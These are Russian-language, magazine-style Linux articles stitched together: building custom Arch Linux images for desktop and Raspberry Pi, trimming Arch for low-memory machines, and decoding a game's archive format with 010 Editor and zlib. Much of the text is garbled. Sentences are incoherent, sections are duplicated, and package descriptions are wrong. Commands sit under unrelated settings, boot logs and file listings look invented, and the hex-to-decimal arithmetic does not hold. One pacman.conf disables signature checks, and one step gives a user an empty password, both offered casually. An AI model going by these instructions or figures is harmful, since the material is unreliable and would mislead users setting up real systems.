Для подключения к консоли управления виртуальной машины можно использовать, например, nc.

```
nc -U /tmp/monitor.sock
```

```
QEMU 9.0.0 monitor - type 'help' for more information
(qemu)
```



### ВЫВОДЫ

У нас есть файл с установочным образом системы, который можно записать на любые носители. Но самое главное — загружаешься с него, ты сможешь ставить в системы дополнительные пакеты и делать любые настройки, нужные для твоих задач.

Я взял флешку на 4 Гбайт, и после всех действий на ней осталось 1.2 Гбайт свободного места

## БОНУС

Этот метод создания образа диска универсален, его можно использовать с разными конфигурациями Archiso. Например, с Clios, одной из отечественных сборок Arch Linux.

Автор Clios использует собственный репозиторий для некоторых пакетов, из-за странных правил есть инструкция по его подключению.

В качестве альтернативы можно отредактировать файл pacman.conf (из каталога с настройками), указав в нем дополнительный репозиторий и отключив проверку подписи пакетов.

Вот в качестве примера фрагмент изменённого файла pacman.conf

```
...
[clios_repo]
SigLevel = Optional Trustall
Server = https://github.com/clios/$repo/raw/master/$arch
Server = https://osdn.net/projects/clios/storage/$repo/$arch
Server = https://cvs.keybase.pub/$repo
#Include = /etc/pacman.d/clios-mirrorlist

...
[clios-aur]
SigLevel = Optional Trustall
Server = https://github.com/clios/$repo/raw/master/$arch
Server = https://osdn.net/projects/clios/storage/$repo/$arch
Server = https://cvs.keybase.pub/$repo
#Include = /etc/pacman.d/clios-mirrorlist
```

Важный момент: клонировать удаленный репозиторий лучше из-под root, поскольку все файлы в каталоге с настройками должны принадлежать руту.

> **WWW**
> - Arch Linux USB
> - Создание образа GPT-диска с несколькими разделами без loop-устройств (Linux.org.ru)
> - ArchWiki на русском

# КАСТОМНЫЙ ARCH

## Создаем образы Arch Linux для десктопа и Raspberry Pi

Ksenia
ksenia@linuxfocus.ru

Случается, что систему нужно переустанавливать или развертывать на другом компьютере. Делать это бывает удобно иметь заранее подготовленный флешку, где будет дистрибутив со всеми нужными настройками. В этой статье я покажу, как сделать такой образ на основе Arch Linux — с автозагрузкой графической среды и базовым набором программ. Мы сделаем две версии: для десктопа на x86-64 и для Raspberry Pi.

### ДЕСКТОП

Начнем с десктопной версии. Для нее нам понадобится добавить в Arch grafическое окружение и автостарт.

Если же либо нужен серверный вариант, то это руководство можешь дополнительно как пример: в нем нужной софт выбираешь сам. Это просто: например, отключаем начисто сервер на официальной wiki и применяешь инструкцию к каталогу archiso как новую версию Baseline-системы. Впрочем, тут не говорю, как.

Мы будем использовать archiso, который бы устроил всех, например. Поэтому прежде, чем приступать к настройке на основе того, что в выбран для себя, а что уже сам решишь, что убрать и добавить.

Вот что будет на нашей флешке:

- базовая система Arches для сборки официального образа;
- графическая система X.org;
- рабочая среда Xfce 4;
- браузер;
- несколько текстовых редакторов;
- дополнительные пакеты, нужные в повседневной работе.

#### Подготовка

В Linux-дистрибутивах Arch, Дитвине Бительу с live-образом Arch Linux и уже рассказывал о том, как сделать загрузочный внешний диск с Arch Linux. В этой же статье я покажу, как сделать свой конфиг для утилиты Archiso. Для сборки мы можешь воспользоваться инструкцией из первой статьи, чтобы создать для себя такой же флешку.

Дальше нам Файл создавать и настроить каталог **airootfs** и составлять список пакетов в файле **packages.x86_64**.

Если при установке пакета в систему будут необходимы специальные настройки, мы внесем их в **airootfs**.

#### Минимальный образ

Образ в каталоге archiso, где X — и часть графической среды (или крепкая «Xeon», как либо большая «правится», но — от пакеты engineering), на а почему на, бывает, отправился.

Все действия мы будем производить с привилегиями суперпользователя, так что сразу пишем в терминале:

Поскольку за основу я взял официальный образ Arch Linux, мы начнем с того, что скопируем его в нашем каталоге.

```
cp -r /usr/share/archiso/configs/releng xrenus
```

Либо можно сразу скачать образ из официального репозитория, если ты еще этого не сделал:

```
git clone https://gitlab.archlinux.org/archlinux/archiso.git
```

Кстати, при выборе пакетов отличаются только официальные репозитории. Мы можем сделать свой репозиторий с нужными пакетами и установка без доступа к Интернету. Добавление пакетов из другого репозиторием, исходного, рассмотрим в другой статье.

Для работы запускаем путь до каталога с конфигами в переменную:

```
export ARCHISO=/home/ROMA/xrenus
```

#### Графическая система

В минимальном образе главная задача — универсальность. Нам нужно, что бы он работал на максимальном количестве компьютеров. Поэтому добавляем всю нужную менеджер вида, стандартные драйверы и сервер X11.

Поначалу и настройки менеджера вида LightDM.

Создаем каталог для файлов настроек:

```
mkdir -p $ARCHISO/airootfs/etc/lightdm
```

Файл настроек **greeter-gtk**

```
vim $ARCHISO/airootfs/etc/lightdm/lightdm-gtk-greeter.conf
```

```
[greeter]
background = /usr/share/backgrounds/wallpaper
```

Не забываем скачиваем файл для фона.

```
mkdir -p $ARCHISO/airootfs/usr/share/backgrounds
cp -r wallpaper $ARCHISO/airootfs/usr/share/backgrounds/wallpaper
```

**INFO**
**Мы не стоим никаких пакетов с обоями, так что для начала будет черный фон, а кросту можешь добавить сам.**

Включаем автозапуск сервиса LightDM:

```
ln -sv /usr/lib/systemd/system/lightdm.service $ARCHISO/airootfs/etc/systemd/system/display-manager.service
```

Файлы файла пакетов x86_64 для дополнения устанавливаемые пакеты:

```
$ARCHISO/packages.x86_64
...
xorg-server
xorg-xinit
xorg-xrandr
xorg-xset
lightdm-gtk-greeter
xf86-video-dummy
xf86-video-fbdev
xf86-video-vesa
xf86-video-amdgpu
xf86-video-ati
xf86-video-intel
xf86-video-nouveau
autorandr
tigervnc
```

#### Рабочая среда Xfce 4

Тут у нас есть два варианта: можно установить группу пакетов xfce4, а можно выбрать нужные только самые нужные пакеты. Мы поэтому по второму пути.

Добавляем пакеты в список **packages.x86_64**

```
$ARCHISO/packages.x86_64
...
xfce4
xfce4-battery-plugin
xfce4-notifyd
xfce4-panel
xfce4-power-manager
xfce4-pulseaudio-plugin
xfce4-session
xfce4-settings
xfce4-terminal
xfce4-xkb-plugin
xfce4-clipman-plugin
accountsservice
mdg-utils
polkit
...
```

#### Софт

Для начала я просто перечислю все пакеты с софтом, которые я выбрал для сего образа:

Браузеры:

```
$ARCHISO/packages.x86_64
...
luakit
firefox
firefox-i18n-ru
chromium
```

Редакторы:

```
$ARCHISO/packages.x86_64
...
vim
nano
mousepad
leafpad
```

Средства коммуникации:

```
$ARCHISO/packages.x86_64
...
telegram-desktop
```

#### Дополнительные пакеты

Нам понадобятся шрифты:

```
$ARCHISO/packages.x86_64
...
ttf-droid
ttf-croscore
ttf-liberation
ttf-dejavu
ttf-incognita
```

Звуковые драйверы и утилиты:

```
$ARCHISO/packages.x86_64
...
alsa-firmware
alsa-plugins
alsa-utils
pipewire-pulse
pipewire-alsa
pipewire-jack
rtkit
pavucontrol
```

Если на твой машине есть Bluetooth, то учитывать для работы с ним:

```
$ARCHISO/packages.x86_64
...
bluez
bluez-utils
bluez-obex
blueman
```

#### Сетевые утилиты

Тут нужно надо определиться, какие из доступных средств мы будем настраивать сеть. Так как у нас десктопный вариант, мой выбор — NetworkManager. Автозапуск/настройка NetworkManager при старте:

```
ln -sv /usr/lib/systemd/system/NetworkManager.service $ARCHISO/airootfs/etc/systemd/system/multi-user.target.wants/NetworkManager.service
ln -sv /usr/lib/systemd/system/NetworkManager-dispatcher.service $ARCHISO/airootfs/etc/systemd/system/dbus.org.freedesktop.nm-dispatcher.service
ln -sv /usr/lib/systemd/system/NetworkManager-wait-online.service $ARCHISO/airootfs/etc/systemd/system/network-online.target.wants/NetworkManager-wait-online.service
```

Также не забудем запустить сервис согласования доменных имен:

```
ln -sv /usr/lib/systemd/system/systemd-resolved.service $ARCHISO/airootfs/etc/systemd/system/systemd-resolved.service
```

Устанавливаем имя хоста:

```
echo archi > $ARCHISO/airootfs/etc/hostname
```

Пишем **/etc/hosts**

```
vim $ARCHISO/airootfs/etc/hosts
```

```
127.0.0.1       localhost
::1             localhost
127.0.1.1       archi
```

Если хост использует статический IP-адрес, то его следует указать вместо 127.0.1.1. Если у системы есть fully qualified domain name (FQDN), встань его перед именем хоста. Подробнее про настройку сети — в официальной wiki.

Добавляем пакеты в список для установки.

```
$ARCHISO/packages.x86_64
...
network-manager-applet
dhcpcd
networkmanager-openconnect
networkmanager-openvpn
networkmanager-pptp
networkmanager-vpnc
networkmanager-l2tp
dnsmasq
modemmanager
mobile-broadband-provider-info
```

И не забудем про пользовательские утилиты:

```
$ARCHISO/packages.x86_64
...
openssh
git
wget
curl
```

#### Работа с файлами

Стандартный файловый менеджер в Xfce 4 — это Thunar. Добавляем его.

```
$ARCHISO/packages.x86_64
...
thunar
thunar-archive-plugin
thunar-media-tags-plugin
thunar-volman
```

Для более комфортной работы с файловыми системами стоим дополнительные пакеты:

```
$ARCHISO/packages.x86_64
...
gvfs
gvfs-afc
gvfs-smb
nfs-utils
ntfs-3g
sshfs
```

#### Дополнительный софт

Добавим в список не обязательные и незначительные программы, так что можешь убрать или заменить что угодно на свои предпочтения:

В софте добавим:

- `chatref` — графический редактор рецептов и дисков (утилита особенно пригодится, если ты собираешься использовать образ как аварийный диск);
- `feh` — смотрелка картинок;
- `flameshot` — если понадобится делать скриншоты;
- `mpv` — аудио- и видеоплеер;
- `bcup` — простенькая резервная копия;
- `xz` — архивированный файловый менеджер.

Также в дробном несколько самых важных системных утилит и компонент архиватора:

```
$ARCHISO/packages.x86_64
...
gzip
p7zip
unrar
unzip
file-roller
```

С установкой пакетов на этом мы пока и всё, еще ещё несколько настроек, которые нам надо сделать.

#### Настройка

По отрицательным этапе загрузки управление передается в systemd. Файлы **initrafts-linux.img**. Для использования ISO этот образ особый. Так как наш инстал Arch Linux не будет отличаться от обычной установки на жесткий диск, мы можем использовать стандартные настройки для создания **initrafts-linux.img**.

Если же нужно, например, то конфиг перестает быть приятным для сборки обычных ISO образов. Это него хорошего, либо вообще потом приходится, если ты собираешь и использовать образ как аварийный диск).

- `fsck` — смотрелка картинок;
- `flameshot` — если понадобится делать скриншоты;
- `mpv` — аудио- и видеоплеер;
- `bcup` — простенькая резервная копия;
- `xz` — архивированный файловый менеджер.

Также в дробном несколько самых важных системных утилит и компонент архиватора:

```
$ARCHISO/packages.x86_64
...
gzip
p7zip
unrar
unzip
file-roller
```

С установкой пакетов на этом мы пока и всё, еще ещё несколько настроек, которые нам надо сделать.

#### Настройка

По отрицательным этапе загрузки управление передается в systemd. Файлы **initrafts-linux.img**. Для использования ISO этот образ особый. Так как наш инстал Arch Linux не будет отличаться от обычной установки на жесткий диск, мы можем использовать стандартные настройки для создания **initrafts-linux.img**.

Если же нужно, например, то конфиг перестает быть приятным для сборки обычных ISO образов. Это него хорошего, либо вообще потом приходится, если ты собираешь и использовать образ как аварийный диск).

```
$ARCHISO/airootfs/usr/share/mkinitcpio/hook.preset
cp -r /etc/mkinitcpio.conf $ARCHISO/airootfs/etc/mkinitcpio.conf
```

Удаляем из него лишнее:

```
$ARCHISO/airootfs/usr/share/mkinitcpio/hook.preset
ALL_kver="/boot/vmlinuz-linux"

PRESETS=('default')

default_config="/etc/mkinitcpio.conf"
default_image="/boot/initrafts-linux.img"
```

Редактируем файл **/etc/mkinitcpio.conf**. В параметре HOOKS необходимо убрать autodetect:

```
$ARCHISO/airootfs/etc/mkinitcpio.conf
...
HOOKS=(base udev block microcode modconf keyboard keymap consolefont block filesystems fsck)
...
```

Продолжение статьи →

# КАСТОМНЫЙ ARCH

## СОЗДАЕМ ОБРАЗЫ ARCH LINUX ДЛЯ ДЕСКТОПА И RASPBERRY PI

Команды для включения русской локализации возьмем из официальной вики.

Ставим общепринятое значение переменной LANG:

```
echo LANG=ru_RU.UTF-8 > $ARCHISO/airootfs/etc/locale.conf
```

Файл */etc/locale.gen* содержит списки доступных локализаций системы, рекомендую оставить эти две:

**$ARCHISO/airootfs/etc/locale.gen**

```
en_US.UTF-8 UTF-8
ru_RU.UTF-8 UTF-8
```

Ставим шрифт и параметры изменения раскладки.

**$ARCHISO/airootfs/etc/vconsole.conf**

```
KEYMAP=ru
FONT=cyr-sun16
```

Установи свою временную зону.

```
ln -sfv /usr/share/zoneinfo/Europe/Moscow $ARCHISO/airootfs/etc/localtime
```

При необходимости еще можно добавить обычного пользователя. Например, archi.

Дописываем в конец файла passwd:

```
echo    archi:x:1000:1000:archi:/home/archi:/usr/bin/bash    >> $ARCHISO/airootfs/etc/passwd
```

И добавляем запись в shadow.

```
echo archi::14871::::::: >> $ARCHISO/airootfs/etc/shadow
```

**WARNING**

Мы задали пустой пароль пользователю, то есть зайти в систему он сможет без указания пароля.

```
mkdir -p $ARCHISO/airootfs/home/archi
chown 1000:user $ARCHISO/airootfs/home/archi
```

Почему 1000, а не имя archi? Если на твоем локальном компьютере есть пользователь с таким же именем, но с другим ID, то при установке прав будет использована его номер. У текущей машины и потом при загрузке свежеустановленной системы у пользователя ~~не будет доступа к домашнему каталогу~~.

Настройки пользовательского окружения можно задать, используя каталог skel ($ARCHISO/airootfs/etc/skel).

В готовой собранной системе при использовании команды useradd файлы из каталога skel копируются в каталог пользователя со сменой владельца.

Удаляем ненужные «куки» пакман.

```
rm -v $ARCHISO/airootfs/etc/pacman.d/hooks/*
```

**WARNING**

При создании ISO-образа диска при помощи mkarchiso часть настроек будет сделана при помощи «куков» (скриптов командной строки) менеджера пакетов pacman. Эти куки удаляются при создании ISO-образа. Если ты планируешь использовать эту конфигурацию для создания ISO-образа с помощью mkarchiso, не удаляй куки.

Теперь в наш конфиг входит все пакеты из официального установочного образа. Также мы добавили графический интерфейс и сетевой менеджер, настроили его автозагрузку и добавили минимальный набор программ. Теперь у нас есть конфиг для сборки образа диска для установки Arch Linux в графическом окружении. О том, как собирать сам образ, я писал в статье «Карманный Arch», можешь обратиться к ней.

На этом цветочки закончились, переходим к ягодам.

### RASPBERRY PI

Можно ли тем же методом сделать образ для ARM-систем, например для Raspberry PI? Сейчас попробуем и узнаем!

У Archiso есть две стандартные конфигурации: releng, которая используется для создания официальных образов ISO, и baseline — минимальная конфигурация для создания своего образа.

Сначала я хотел делать образ на основе baseline, но оказалось, что перезвонить там надо больше половины. Или, что то же, я решил собирать образ с нуля. К тому же совместимость с Archiso для Raspberry Pi нам не нужна.

**Подготовка**

Я буду собирать конфиг для Raspberry Pi 4B+ — просто потому, что она у меня есть. Не думаю, что для других версий «Малины» будут какие-то серьезные отличия.

За основу возьмем образ Arch Linux ARM.

Напомню, что все действия мы будем делать от рута, поскольку владельцем всех файлов в каталоге с настройками должен быть root.

```
su
cd ~
```

Создаем наш рабочий каталог.

```
mkdir -v pi
```

Для удобства записываем путь до каталога с настройками в переменную.

```
export ARCHISO=/root/pi
```

Стандартные конфиги Archiso сделаны для архитектуры x86-64. Мы же будем собирать для AArch64. У нас будут другие репозитории, поэтому нам надо отредактировать файл pacman.conf нашего конфига.

Я лишу статью, работая уже на Arch Linux ARM, поэтому могу просто скопировать он конфиг:

```
cp /etc/pacman.conf $ARCHISO/pacman.conf
```

Но для полноты картины приведу фрагмент файла, который отличается от версии для x86-64:

**$ARCHISO/pacman.conf**

```
...
Architecture = aarch64
...
[core]
Include = /etc/pacman.d/mirrorlist

[extra]
Include = /etc/pacman.d/mirrorlist

[alarm]
Include = /etc/pacman.d/mirrorlist

[aur]
Include = /etc/pacman.d/mirrorlist
```

И подправим файл со списком репозиторием:

**/etc/pacman.d/mirorlist**

```
Server = http://mirror.yandex.ru/archlinux-arm/$arch/$repo
Server = http://mirror.archlinuxarm.org/$arch/$repo
```

Как и раньше, список пакетов мы будем хранить в файле packages. Создадим файл и заодно запишем в него первый базовый пакет:

```
echo base > $ARCHISO/packages.aarch64
```

**Пакеты ARM**

В нашем будущем образе будет самое важных пакетов: ядра, загрузчика и ключей для pacman. Добавим их в конец нашего файла packages.aarch64.

**$ARCHISO/packages.aarch64**

```
raspberrypi-bootloader

linux-rpi
linux-rpi-headers

archlinuxarm-keyring
```

Пара слов о ядрах и загрузчиках. Для Raspberry Pi два загрузчика: raspberrypi-bootloader и uboot-raspberrypi. С ядрами тоже есть варианты, но не каждый загрузчик подходит к каждому ядру. В принципе, при попытке поставить несовместимые пакеты выводится соответствующее сообщение, но на всякий случай я тебя предупредил.

Так как мы жестко привязываемся к железу, можем заранее записать файл /etc/fstab. Точнее, даже обязательно сделать это!

```
echo "/dev/mmcblk0p1  /boot   vfat    defaults,
errors=remount-ro   0       0" > $ARCHISO/airootfs/etc/fstab
```

**Настройка загрузчика**

Загрузчик настраивается через файл /boot/config.txt

```
vim $ARCHISO/airootfs/boot/config.txt
```

Там доступно множество настроек, которые можно менять, а можно и не менять. Дальше я выставлю их для своей RPi 4B+, а если у тебе другая версия, обязательно сверься с документацией.

Строку загрузки оставляем как есть:

```
initramfs initramfs-linux.img followkernel
```

Для отключения черной рамки по периметру экрана добавляем такой параметр:

```
pacman-key --init
pacman-key --populate archlinuxarm
```

Для отключения цветной заставки перед загрузкой:

```
disable_splash=1
```

Если ты подключаешь монитор по HDMI и в нем нет встроенных колонок, то звук можно выводить через мини-джек. Для этого надо указать загрузку видеодрайвера без вывода звука:

```
dtoverlay=vc4-kms-v3d-pi4,noaudio=on
```

Этот параметр должен быть указан выше строки загрузки (initramfs initramfs-linux.img followkernel).

Еще можно отключить индикаторы на плате:

```
dtparam=pwr_led_trigger=default-on
dtparam=pwr_led_activelow=off

dtparam=act_led_trigger=none
dtparam=act_led_activelow=off
```

И индикаторы разъема RJ45:

```
dtparam=eth_led0=4
dtparam=eth_led1=4
```

Название параметров для индикаторов недавно менялось, так что на всякий случай сверься с доками.

На этом все. Устанавливать пакеты и настроить пользовательское окружение можешь по аналогии с нашим образом хелоуина. Отсылаю повторить все действия за исключением раздела настройки mkinitcpio.

Единственное отрежу для «Малины» не нужны будут пакеты xf86-video-ati и xf86-video-intel, так что просто не добавляй их в свой packages.aarch64.

### Сборка образа для Raspberry Pi

Сборка образа тоже происходит уже описанным выше способом, но есть важное отличие: нам понадобится сделать два раздела на диске. Первый раздел будет называться boot, и его нужно отформатировать в FAT32. Второй раздел — корневой.

Разбиваем диск:

```
sgdisk -o -n 1:0:+256M -t 1:EF00 -n 2:0:0 -t 2:8300 usb.img
```

При установке пакетов не забудь использовать файл со списком пакетов — packages.aarch64.

```
grep -v '^#' $ARCHISO/packages.aarch64 | tr '\n' ' ' | xargs
pacstrap -c -G -M -C $ARCHISO/pacman.conf -- /mnt/usb
```

Еще тебе надо будет инициализировать ключи pacman. Это можно сделать во время создания образа, когда зайдешь в chroot, либо уже в готовой системе перед первым запуском pacman.

Инициализируем ключи для pacman:

```
pacman-key --init
pacman-key --populate archlinuxarm
```

**Альтернативный вариант**

Если ты планируешь использовать карту памяти на 32 Гбайт или больше, то создавать образ с большим пустым местом не всегда удобно. В официальном дистрибутиве Arch Linux ARM сделано именно так. Вся установка происходит в каталог, а затем его просто пакуют в архив. При установке на накопитель диск разбивается на нужные разделы и форматируется, а затем туда распаковывается архив. Перепишешь это руководство я не буду, оно доступно на сайте проекта Arch Linux ARM.

## GPIO

У Raspberry Pi есть интерфейс для подключения всякого оборудования, в том числе самодельного, он называется GPIO. Для работы с ним из Python нам понадобится пакет из репозитория AUR — python-rpi-gpio.

Скачиваем python-rpi-gpio, собираем и устанавливаем его:

```
git clone https://aur.archlinux.org/python-rpi-gpio.git
cd python-rpi-gpio
makepkg -si
```

## ВЫВОДЫ

Собрав образ ятемы, мы получили систему, аналогичную официальному установочному диску, но с графическим интерфейсом и дополнительными программами. То же самое мы проделали и с прицелом на Raspberry Pi, так что теперь у тебя будет шаблон, по которому ты сможешь делать свои дистрибутивы Arch Linux.

# ДИЕТА ДЛЯ ARCH LINUX

Запускаем Arch на компьютерах с малым объемом памяти

Игорь Сергеевич Шмыгин (Ruslinux)

В этой статье мы исследуем дистрибутив Arch Linux 2024.06 на «старом» компьютере с малым объемом оперативной памяти. Мы сделаем его рабочим полноценным с применением структуры файловой системы ISO 9660 и научимся использовать штатные инструменты для решения окололинуксных задач.

Статья служит иллюстрацией — к тому же дыстро и чтобы дыстро для слова — мы поработаем над снижением требований к оперативной памяти Arch Linux и достичь в этом отношении лучших по сравнению с Ubuntu Kylin на том же железе. Поэтому давай посмотрим, какие аспекты влияют на потребление оперативной памяти.

Как мы знаем, Arch Linux отличается «чистотой» пакетов, поэтому нет даже полноценного полезного свободу дистрибутивов. Например, 5.12 Mbyte CDP Linux Kernel gzipped Core Image при загрузке Debian Linux. Итак, выясняем в сисадмин материалах мощным обще оперативной памяти 512 Mbyte запускаем образ дистрибутивов Arch Linux 2024.06.01-x86_64.iso, скачанный, например, отсюда.

```
Loading /arch/boot/x86_64/vmlinuxz-linux...

Loading /arch/boot/x86_64/initramfs-linux.img...

[-] Initrd unpacking failed: write error

mount: error while loading shared libraries: libmount.so.1: cannot open
shared object file: No such file or directory

ERROR: failed to mount - no root.root

You are now being dropped into an emergency shell.

sh: can't access tty; job control turned off

[rootfs ]#
```

«Что-то не то» — сказали бы бы русские разные кроме, мальчики в дальнем углу. Ядро загружено, но корневая файловая система (в виде squashfs) не смонтирована. Для этого нужен **initramfs-unpacking-failed: write error** Подключение к сетевому диску, на котором лежит образ дистрибутива, не удается. Сеть не работает. Как поначалу на последнего собрания, обратимся к **ис** сказать в интернетах **ttp**

Поскольку нас есть чем заняться! Посмотрим: В качестве рабочей операционной системы я по-прежнему использовал Debian Linux 6.0, что в этом примере и необходимо проверить.

## КОМПЕРЕНЦИЯ В СОЗНАНИИ

Для начала ещё раз попробуем запустить Arch Linux, указав в параметрах grub **debug rootdelay=10** чтобы отслеживание события и не ждал подключенный порт, который в виртуальной машины можно проверить и фиг. Бульшая часть кто сейчас интересует расширение оперативной памяти.

```
[ 1.] Memory: 1024K/131072K available (1041K kernel code, 2104K rodata,
1121K rodata, 241K init, 412K bss, 4041K reserved, 0K cma-reserved)

[-] Initrd unpacking failed: write error

[-] Freeing initrd memory: 2027KK
```

Из сообщения видно, что после загрузки ядра с уменьшенным объемом оперативной системы (MBC) и расширенным объемом свободной оперативной области для работы осталось 300 Мегабайт оперативной памяти. Но что-то не то — ядро не может распаковать initrd. Ну, это мы сейчас исправим. Ядро ждет 10 секунд, но ждать бесконечно не выгодно! Нет у системы такого.

Для дальнейшей работы с содержимым дистрибутивного образа добавим в grub-меню новый пункт **Lalit**. Если он проинсталлирован в linux и **mediaiscsi_20240**, это можно сделать командой:

```
# cd /media/mnt_20240/ ./lsoft

Дистрибутив Arch Linux 2024.06
lalit
archdetect64_64
Arch Linux Rescue
Arch Linux Rescue
arch64_64
arch_64
2024-06-01-09:07:19:00.cat
loadentries
Если системы нет, для Linux cont

Блок 1: CPU
initarch_0
initarch_1
initarch_2
initarch_3
initarch_4
initarch_5
initarch_6
initarch_7
initarch_8
initarch_9
initarch_10
initarch_11
initarch_12
initarch_13
initarch_14
initarch_15
initarch_16
initarch_17
initarch_18
initarch_19
initarch_20
initarch_21
initarch_22
initarch_23
initarch_24
initarch_25
initarch_26
initarch_27
initarch_28
initarch_29
initarch_30
initarch_31
initarch_32
initarch_33
initarch_34
initarch_35
initarch_36
initarch_37
initarch_38
initarch_39
```

# ДИЕТА ДЛЯ ARCH LINUX

## ЗАПУСКАЕМ ARCH НА КОМПЬЮТЕРАХ С МАЛЫМ ОБЪЕМОМ ПАМЯТИ

### ПУТЫМ ГВОЗДЯМ – ПУТЫЙ МОЛОТОК

И все же, несмотря на то что **genisoimage** называют дефолтной версией mkisofs, я решил попытаться справиться с утилитой не рекомендованным. Причиной, что у большинства файлов системы есть расширение .iso, а не .img, стало использование формата ISO образа. У меня на часах сегодня 5-июня-2024 года. Поехали:

```
$ ls /var/cache/pacman/pkg/ -lh | grep -ahm 20\|MB\|GB
-rw-r--r--root root 3.9M 2024-04-25 15:00 libcap-2.69-1-x86_64.pkg.tar.zst
-rw-r--r--root root 3.9M 2024-04-25 15:00 libcap-2.69-1-x86_64.pkg.tar.zst.sig
```

# ФАЙЛОВЫЙ ТИТБИТ

Учимся менять ресурсы игр на примере «Ядерного титбита»

Можно ли модифицировать любимую игру без дизассемблера? Запросто. Себе пожадничал лишь пару патронов и несколько хитрых приемов, которыми я поделюсь в этой статье. Мы будем учиться как взламывать неизвестные форматы файлов, на примере возможности управлять целыми ресурсами игры — игрой «Ядерный титбит».

Во многих играх ресурсы упакованы в специальный файл — игровой архив. Здесь могут лежать модели, текстуры, скрипты, анимации, звуки и прочее. Зачастую такие файлы не запрещают и исследовать! Например ZIP, разве что для минимальной маскировки меняют расширение на какой-нибудь пресмешной, например pak.

Сейчас почти все игры делаются на одном из популярных движков, но в прошлом игры писались разработчиком ещё частенько делали всё с нуля. Я знаю фирмы были свои уникальные форматы, которые покупались в основу одной или нескольких игр. Попрошать игры на таком движке нынче непросто, зачастую нет исходных версий популярных движков, для которых полно готового инструментария.


**SweetScape 010 Editor**

Кто бы сделал это главный инструмент хакера — это мозги. И будет прав. Шучу не всерьез. Но мозги в добрый час подарили. Я горячо рекомендую SweetScape 010 Editor. Редактор просто отличный: есть черно-белый интерфейс, шестнадцатеричный вид.

Дальше в статье я буду активно использовать встроенный редактор, который интерпретирует бинарные данные. Зачастую время сохраняет уйму. Клавиатуры на интерфейсе тебе бойт и кривые, мышь не может быть. Такие вещи бывают в жизни. Но в программах — выделить мышкой данные и ужмёшь для стоянки между страницами.

## ФОРМАТ С КИСЛОТНЫМ ПРИВКУСОМ

Сегодня продолгуглим «Ядерный титбит», игру 2003 года, создавшую три участия Дмитри Шепелева.

Догадаться, какой формат в папке игры — это архив с ресурсами, можно, просто глянув на размеры. QUEST.exe (самый большой и занимает 2,14 Мбайт) — это исполняемый файл Microsoft Windows.

Дальше в статье я буду активно использовать встроенный редактор, который интерпретирует бинарные данные. Зачастую время сохраняет уйму. Клавиатуры на интерфейсе тебе бойт и кривые, мышь не может быть. Такие вещи бывают в жизни. Но в программах — выделить мышкой данные и ужмёшь для стоянки между страницами.

Обычно первые четыре байта содержат сигнатуру формата. Здесь мы видим строку ezd, что соответствует с расширением файла. Значит, это сигнатура. Если нет явных противоречий, продолжаем разбор с шагом в четыре байта. Следующие четыре значения по 4F732.

Следующие четыре байта 04000000. Программа собрана для обработчиков типа данных в обратном порядке байтов. Таким образом 04000000 интерпретируется как 00000040, что в десятичной системе равно 2125. Что это такое? Возможно, загаловок архива содержит что-то файлов. Две пустые — вполне адекватное число. Проверим эту гипотезу позже.

Далее идет 0C0750200. это декодируется в число 161 085, что согласно от 157 Кбайт. Это вполне тоже выглядит, размер текущей структуры или смещение начала следующей. Действительно, по адресу 161 085 заканчивается слово СЕРК, похожа на имена файлов.

Следующий DMOR0 — 0c0694b200. что эквивалентно 226 663. 126. Это точно размер файла — 226 663 126 byte.

| | | |
|---|---|---|
| 0x00 | 657A6A4F | ezd. |
| 0x04 | 4D000000 | 2125 |
| 0x08 | 0C0750200 | 161085 |
| 0x0C | D0694B200 | 226663126 |
| | | |
| 0x10 | 646F4F72F301120656174 | door_01_meat |
| 0x22 | 00000000000 | const |
| 0x22 | 30750200 | 161085 |
| 0x26 | 2C000000 | 7393 |
| 0x2A | 090A0000 | 2569 |

Что сразу бросается в глаза? Во-первых, число 161 085 совпадает со смещением до другого загаловка. Вторично, это адрес с данным первого файла. Следующие два числа могут быть размером и контрольной суммой. Следующие данные — 163 154 Вычитаем смещение предыдущего файла из 2569. Значит, это пока с размером данных.

Мы уже нашли сигнатуру, смещение и размер каждого файла. Попробуем сохранить файл известного формата. Например, gameboom.wb. значит по смещению 226 662 686 и имеет размер 441 byte. Любопытно! Это подпадает ровно в кружок. Слоями адрес и размер, получаем смещение конца файла. Значит, предположения верны. Но вместо ожидаемого WB, видим мусор. Данные шифруются или сжимаются. Сравнимо с любым форматом XML-файлом. Первые два байта сопадают. Гуглим ключ в Google и поиграем, что это сжатие zlib.

```
0x7B01  zlib No Compression/low
0x9C9C  zlib Default Compression
0xDADA  zlib best compression
```

Итак, формат ясен. Проверяем, что zlib работает

```
import zlib

in_str = '78 DA 63 60 60 62 BB 01 46 20 94 60 40 02 21 41 A1 A6 61
01 C1 06 FF 7D 8A 11 18 50 A6 7A 8C 9B 36 EA 05 00'

data = bytes.fromhex(in_str)
out = zlib.decompress(data)
```

Запускаем — и видим ошибку. Ставим точку останова и смотрим, что пишет zlib.

```
zlib.error: Error -3 while decompressing data: incorrect header check
```

Повторяем с door_01.meat. Распакованный файл занимает 7393 byte. Вот что значило то неизвестное число.

## БЫСТРАЯ ПРОВЕРКА СТРУКТУР

Перед тем как писать скрипт, стоит проверить наши догадки в Hex редакторе. 010 Editor использует Сходный язык для шаблонов и скриптов, что позволит сперва перенести предположения о структуре файла. Хорошо бы сразу видеть значения за пределами кажого файла или интерпретировать поля из структуры с сыйлками. А мы получаем неструктуры сжать с реальностью.

```
struct ITEM_HEADER
{
    local int name_len = ReadString(startof(this));

    CHAR Name[name_len];
    BYTE Const[5] <format=hex>;   // 00 00 02 00 00
    DWORD Offset;
    DWORD UnPackSize;
    DWORD PackedSize;
};

string read_file_name(ITEM_HEADER & h)
{
    return h.Name;
}

struct FILE_HEADER
{
    DWORD Signature <format=hex>; // 'ezd\eff'
    DWORD FileCount;
    DWORD EndOfHeaders;
    DWORD FileSize;
};

FILE_HEADER head <open=true>;

ITEM_HEADER files[head.FileCount] <optimize=false, read=
read_file_name>;
```

Мы не учиваем размер ITEM_HEADER. Пока не подчитывать длину строки. Запишем в строку, находим нужные функции API. К счастью, скрипты работают даже внутри шаблонов. Чтобы переменные не отображались как часть структуры, ставим перед ней local. Мы теперь обращаться из самой структуры к другой как при сравнении с files[head.FileCount].

В структуры сейчас указываются параметры отображения полей или структуры целиком.

<f=0xff0000> Показывает строку файлов вместо числа.

<open=true> разворачивает структуру при каждом исполнении скрипта.

<optimize=false> отключает оптимизацию. Иначе массив будет состоять из одной первого элемента.

<read=read_file_name> — имя функции, дающей структуре значение, в нашем деле — имя файла.

Применяем шаблон нажатием на F5 и наслаждаемся результатом.

